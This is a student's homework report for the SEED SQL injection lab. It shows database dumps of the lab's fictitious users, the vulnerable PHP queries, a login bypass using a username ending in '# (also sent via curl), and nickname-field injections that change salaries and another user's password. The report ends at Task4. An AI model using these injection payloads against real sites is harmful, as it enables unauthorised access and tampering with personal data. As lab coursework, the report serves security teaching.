Information Security HandsOn Approach HW7

60947045s 呂昀修

Jan, 24, 2022

1. **SEED Lab (40 points)**

   Task1.

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> desc credential;
+-------------+--------------+------+-----+---------+----------------+
| Field       | Type         | Null | Key | Default | Extra          |
+-------------+--------------+------+-----+---------+----------------+
| ID          | int unsigned | NO   | PRI | NULL    | auto_increment |
| Name        | varchar(30)  | NO   |     | NULL    |                |
| EID         | varchar(20)  | YES  |     | NULL    |                |
| Salary      | int          | YES  |     | NULL    |                |
| birth       | varchar(20)  | YES  |     | NULL    |                |
| SSN         | varchar(20)  | YES  |     | NULL    |                |
| PhoneNumber | varchar(20)  | YES  |     | NULL    |                |
| Address     | varchar(300) | YES  |     | NULL    |                |
| Email       | varchar(300) | YES  |     | NULL    |                |
| NickName    | varchar(300) | YES  |     | NULL    |                |
| Password    | varchar(300) | YES  |     | NULL    |                |
+-------------+--------------+------+-----+---------+----------------+
11 rows in set (0.01 sec)
```

Figure 1

```
mysql> select * from credential where Name='Alice'
    -> ;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Figure 2

Task2.

```
// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE name= '$input_uname' and Password='$hashed_pwd'";
if (!$result = $conn->query($sql)) {
  echo "</div>";
  echo "</nav>";
  echo "<div class='container text-center'>";
  die('There was an error running the query [' . $conn->error . ']\n');
  echo "</div>";
}
/* convert the select return result into array type */
```

Figure 3: Here shows the condition for checking user name and user password. The name item fetch the variable directly, that makes the problem

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |             |         |       |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |         |       |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |         |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |         |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |         |       |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
6 rows in set (0.00 sec)

mysql>
```

Figure 4: The admin information




Figure 5: Remember that # sign means comment out, we can input the ' and # at the username end, and randomly input password. Obviously, the input password is not the correct password

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Figure 6: Successfully login with admin

```
[01/03/22]seed@VM:~$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%3b%23'
<!--
```

Figure 7: We can also curl to the website with %27%3b%23 (means ';#) to login without password


```
      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
```


Figure 8: Successfully get all users' information

Task3.




Figure 9: When updating the selfie profile, we know how the GET request looks like

```
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',Password='$hashed_pwd',PhoneNumber
='$input_phonenumber' where ID=$id;";
  }else{
    // if passowrd field is empty.
    $sql = "UPDATE credential SET nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' w
here ID=$id;";
```

Figure 10





Figure 11: By editing the NickName with the format, we can easily modify the other private information (ex. salary)



Key	Value
Employee ID	10000
Salary	9999999
Birth	9/20
SSN	10211002
NickName	boss
Email	alice@seed.com
Address	
Phone Number	12-345-6789

Figure 12





Figure 13: Also, by editing the ID, we can change other's information (ex. salary or password)



Boby Profile

Key	Value
Employee ID	20000
Salary	0
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Figure 14




Figure 15: The server saves the password with sha1 form, so we can change other's password with special sha1 result, then we can easily modify other's password




Figure 16




Figure 17: Successfully change Boby's password in "AAAAAAAA"

Task4.
First of all, we can do SQL injection in the page.

